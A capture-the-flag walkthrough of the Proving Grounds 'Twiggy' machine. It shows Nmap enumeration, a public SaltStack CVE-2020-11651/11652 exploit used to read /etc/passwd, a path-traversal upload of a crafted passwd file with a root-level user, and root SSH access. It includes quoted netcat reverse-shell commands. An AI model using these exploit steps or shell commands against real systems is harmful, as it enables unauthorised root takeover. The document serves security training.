

Proving Grounds Practice 1 (/etc/passwd)


Proving Grounds Practice —Twiggy

Enumeration

Nmap

As usual, let's start off with an Nmap scan.

```
1 sudo nmap -p- -sV -sC -A -T4 192.168.187.62 -oN twiggy.out -Pn
```




Option	Meaning
<code>sudo</code>	Runs <code>nmap</code> with root privileges (needed for certain scan types like SYN scan).

<code>nmap</code>	Network exploration tool and security scanner.
<code>-p-</code>	Scan all 65535 TCP ports (instead of just the default 1000).
<code>-sV</code>	Version detection — tries to determine the version of services running on open ports.
<code>-sC</code>	Default scripts — runs a set of NSE scripts classified as "default".
<code>-A</code>	Enables aggressive scanning : Includes OS detection (<code>-O</code>), version detection (<code>-sV</code>), script scanning (<code>-sC</code>), and traceroute.
<code>-T4</code>	- Timing template — makes the scan faster, but more noticeable (good for LAN). - Less stealthy - Good for LANs or trusted networks where stealth isn't a concern.
<code>192.168.187.62</code>	The target IP address you're scanning.
<code>-oN twiggy.out</code>	Outputs the results in normal format to a file named <code>twiggy.out</code> .
<code>-Pn</code>	No ping — skip host discovery. Treat the host as up , even if it doesn't respond to ICMP echo (ping).


I start examining the services on the ports one by one.

After browsing the website on port 80, I tried the possible passwords on the admin login page, but it was not successful.

Later, I obtained the following information on port 8000.



I also started looking for exploits regarding the ZeroMQ service on port 4005 and 4006. When I searched on Google, I saw that there were two related vulnerabilities on the first page that appeared.




This sketch cannot currently be displayed in exports

I started looking for code to exploit [CVE-2020-11651](#) on Google.



I downloaded the python file from the [link](#) below.



PoC exploit for CVE-2020-11651 and CVE-2020-11652

This is a proof of concept exploit based on the initial [check script](#). Use it to verify you have successfully updated your Salt master servers to a [release containing the required fixes](#).

Thanks for F-Secure Labs for their [research and reporting](#).

Currently this script can be used for filesystem access and scheduling commands on the master and all connected minions. Use these powers wisely!

Usage

Default operation (without arguments) is to obtain the root key for the given master:

```
root@kalimah:~/salt# python3 exploit.py --master 192.168.115.130
[!] Please only use this script to verify you have correctly patched systems you have permission to acc
[+] Salt version: 3000.1
[ ] This version of salt is vulnerable! Check results below
[+] Checking salt-master (192.168.115.130:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651...
[*] root key obtained: b5pKEa3Mbp/TD7TjdtUTLxnk0LIANRZXC+9XFNIChUr6ZwIrBZJtoZZ8plfiVx2ztcVxjK2E10A=
root@kalimah:~/salt#
```

Executing arbitrary commands on the master:

```
root@kalimah:~/salt# python3 exploit.py --master 192.168.115.130 --exec "nc 127.0.0.1 4444 -e /bin/sh"
[!] Please only use this script to verify you have correctly patched systems you have permission to acc
[+] Salt version: 3000.1
[ ] This version of salt is vulnerable! Check results below
[+] Checking salt-master (192.168.115.130:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651...
[*] root key obtained: b5pKEa3Mbp/TD7TjdtUTLxnk0LIANRZXC+9XFNIChUr6ZwIrBZJtoZZ8plfiVx2ztcVxjK2E10A=
[+] Attempting to execute nc 127.0.0.1 4444 -e /bin/sh on 192.168.115.130
[+] Successfully scheduled job: 20200504153851746472
root@kalimah:~/salt#
```

When I ran it, I encountered an error due to the lack of the “salt” module and installed the module.

```
(root@kali)-[/home/.../practice/linux-machine/twiggy/CVE-2020-11651-poc]
# python3 exploit.py --master 192.168.187.62 --exec "nc 192.168.45.233 4444 -e /bin/sh"
Traceback (most recent call last):
  File "/home/kali/Desktop/machine/practice/linux-machine/twiggy/CVE-2020-11651-poc/exploit.py", line 16, in <module>
    import salt
ModuleNotFoundError: No module named 'salt'
```

```
(root@kali)-[/home/.../practice/linux-machine/twiggy/CVE-2020-11651-poc]
# pip3 install salt
```

Even though I tried to get a shell, I was unsuccessful and I saw that this python code has the ability to read files. I continued by reading important files.

```

# python3 exploit.py --master 192.168.187.62 -r /etc/passwd
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to abort.
/usr/local/lib/python3.11/dist-packages/salt/transport/client.py:27: DeprecationWarning: This module is deprecated. Please use salt.channel.client instead.
  warn_until(
[+] Checking salt-master (192.168.187.62:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: EhN8Uknfm4lWhieX13oN5C+NiHo63BzPifodAAOygyu3DL3ZUnCX4BEV9cvD/zT4NfCHQ22Hq7s=
[+] Attempting to read /etc/passwd from 192.168.187.62
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/sbin:/sbin/nologin
dbus:x:81:81:System message bus:/sbin:/sbin/nologin
polkitd:x:999:998:User for polkitd:/sbin:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89:/var/spool/postfix:/sbin:/sbin/nologin
chrony:x:998:996:/var/lib/chrony:/sbin:/sbin/nologin
mezz:x:997:995:/home/mezz:/bin:/bin/false
nginx:x:996:994:Nginx web server:/var/lib/nginx:/sbin:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin:/sbin/nologin

```

I used the -h parameter to see what I could do with Python code. I saw that we could upload files. We can upload our own passwd file.

```

(root@kali)-[/home/.../practice/linux-machine/twiggy/CVE-2020-11651-poc]
# python3 exploit.py -h
usage: exploit.py [-h] [--master MASTER_IP] [--port MASTER_PORT] [--force] [--debug] [--run-checks]
                [--read READ_FILE] [--upload-src UPLOAD_SRC] [--upload-dest UPLOAD_DEST] [--exec EXEC]
                [--exec-all EXEC_ALL]

Saltstack exploit for CVE-2020-11651 and CVE-2020-11652

options:
  -h, --help            show this help message and exit
  --master MASTER_IP, -m MASTER_IP
                        salt-master IP address
  --port MASTER_PORT, -p MASTER_PORT
                        salt-master port
  --force, -f           force execution
  --debug, -d           enable debug
  --run-checks, -c      run checks
  --read READ_FILE, -r READ_FILE
                        read file from salt-master
  --upload-src UPLOAD_SRC
                        upload source file
  --upload-dest UPLOAD_DEST
                        upload destination
  --exec EXEC           Run a command on the master
  --exec-all EXEC_ALL  Run a command on all minions

```

Foothold

Analysis

In Linux, the `/etc/passwd` file stores user account information. If you're allowed to **upload or overwrite it**, you could potentially:

- Add a **new user** to the system.
- However, you need to edit `/etc/shadow` to login as that user.

🔧 What Happens If You Don't Edit `/etc/shadow`?

- The user will exist.

- But:
 - You **can't log in** with a password (because there's no password hash set).
 - If you try `su createduser` — it will fail.

✓ How to Fix That: Add a Password Hash to `/etc/shadow`

1. Generate a password hash on your own machine:

```
1 openssl passwd -6 mysecurepass
```

2. Example output:

```
1 $6$random_salt$<big_hash_here>
```

3. Add to `/etc/shadow`:

```
1 <createduser>:$6$random_salt$<big_hash_here>:19127:0:99999:7:::
```

- This line gives your `createduser` user a password and enables login.

Great question! That part in the `/etc/shadow` entry after the hashed password:

```
perl
<createduser>:$6$random_salt$<big_hash_here>:19127:0:99999:7:::
```

Specifically:

```
makefile
19127:0:99999:7:::
```

are the password aging and account policy fields. These fields control how Linux manages password expiration, minimum and maximum days between password changes, warnings, and inactivity.

Breakdown of the fields in `/etc/shadow` after the hashed password:

username:password:lastchg:min:max:warn:inactive:expire:reserved

- lastchg (19127)**
The date of the last password change, stored as the number of days since the Unix epoch (January 1, 1970).
 - `19127` means that the last password change was 19127 days after Jan 1, 1970.
 - You can convert this to a calendar date for reference.
- min (0)**
The minimum number of days before the password can be changed again.
 - `0` means the user can change the password anytime.
- max (99999)**
The maximum number of days the password is valid before the user must change it.
 - `99999` is a large number, effectively disabling forced expiration.
- warn (7)**
The number of days before password expiration during which the user is warned to change their password.
 - `7` means the system will warn the user 7 days before password expires.
- inactive (empty)**
Number of days after password expiration during which the account is disabled.
 - Empty means no inactivity period is set.
- expire (empty)**
The date when the account will be disabled, in days since epoch.
 - Empty means no expiration date.
- reserved (empty)**
Reserved for future use.

Alternative Without `/etc/shadow` Access

If you **can't edit** `/etc/shadow`, you can:

- Add a passwordless user in `/etc/passwd` by putting the hash **directly there** (not secure, but possible in older or misconfigured systems):

```
1 <createduser>:$6$random_salt$<big_hash_here>:0:0:<Comment (This
  field often used to provide full name of the
  user)>:/root:/bin/bash
```

 `/etc/passwd` Entry:

plaintext

CopyEdit

createduser:x:0:0:Rooted User:/root:/bin/bash

This line represents a **user account** on a Unix/Linux system.

Field-by-Field Explanation

The fields are **colon-separated** (`:`), and their meanings are:

Field #	Value	Meaning	
1	<code>createduser</code>	Username — the login name.	
2	<code>x</code>	Password placeholder — the actual password hash is stored in <code>/etc/shadow</code> .	
3	<code>0</code>	User ID (UID) — <code>0</code> means root , full system privileges.	
4	<code>0</code>	Group ID (GID) — <code>0</code> also refers to the root group .	
5	<code>Rooted User</code>	User description or "GECOS" field — just a comment, often the full name.	
6	<code>/root</code>	Home directory — where the user's personal files and shell config files live.	
7	<code>/bin/bash</code>	Login shell — the program that runs after login (here: Bash hell).	

-  This only works if the system is configured to **use password hashes** in `/etc/passwd`, which is **rare and insecure** today.

We go through the Alternative Method mentioned above

Creating a Passwd File

- touch passwd
- After adding the contents of the passwd file we read, we will add our own information to the bottom line.

```
(root@kali)-[/home/.../practice/linux-machine/twiggy/CVE-2020-11651-poc]
# openssl passwd 123
$1$r/5WEL9l$gr6/QAygOP4zISL2SSrfr1
```

- pwend:\$1\$r/5WEL9l\$gr6/QAygOP4zISL2SSrfr1:0:0:root:/root:/bin/bash
- The final version of the file we created-

```
(root@kali)-[/home/.../practice/linux-machine/twiggy/CVE-2020-11651-poc]
# cat passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998>User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
mezz:x:997:995::/home/mezz:/bin/false
nginx:x:996:994:Nginx web server:/var/lib/nginx:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
pwend:$1$r/5WEL9l$gr6/QAygOP4zISL2SSrfr1:0:0:root:/root:/bin/bash
```

Now we can upload the file.

```
1 python3 exploit.py --master 192.168.187.62 --upload-src passwd --
upload-dest ../../../../../../etc/passwd
```

```
(root@kali)-[/home/.../practice/linux-machine/twiggy/CVE-2020-11651-poc]
# python3 exploit.py --master 192.168.187.62 --upload-src passwd --upload-dest ../../../../../../etc/passwd
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to
abort.
/usr/local/lib/python3.11/dist-packages/salt/transport/client.py:27: DeprecationWarning: This module is deprecated.
Please use salt.channel.client instead.
  warn_until(
[+] Checking salt-master (192.168.187.62:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: EhN8UKnfm4lWhieX13oN5C+NiHo63BzPifodAAOygyu3DL3ZUnCX4BEV9cvD/zT4NfCHQ22Hq7s=
[+] Attempting to upload passwd to ../../../../../../etc/passwd on 192.168.187.62
[ ] Wrote data to file /srv/salt/../../../../etc/passwd
```

After uploading the file, we can ssh with the username and password we created.

(pwend:123)

```
(root@kali)-[/home/.../practice/linux-machine/twiggy/CVE-2020-11651-poc]
# ssh pwend@192.168.187.62
pwend@192.168.187.62's password:
Last failed login: Sun Dec 10 05:29:29 EST 2023 from 192.168.45.233 on ssh:notty
There were 4 failed login attempts since the last successful login.
[root@twiggy ~]# ls
proof.txt
[root@twiggy ~]# cat proof.txt
```

Yes, we now have root. We can get our proof.txt file.

We find our flag and complete the challenge. Keep hacking !

Practice makes perfect :)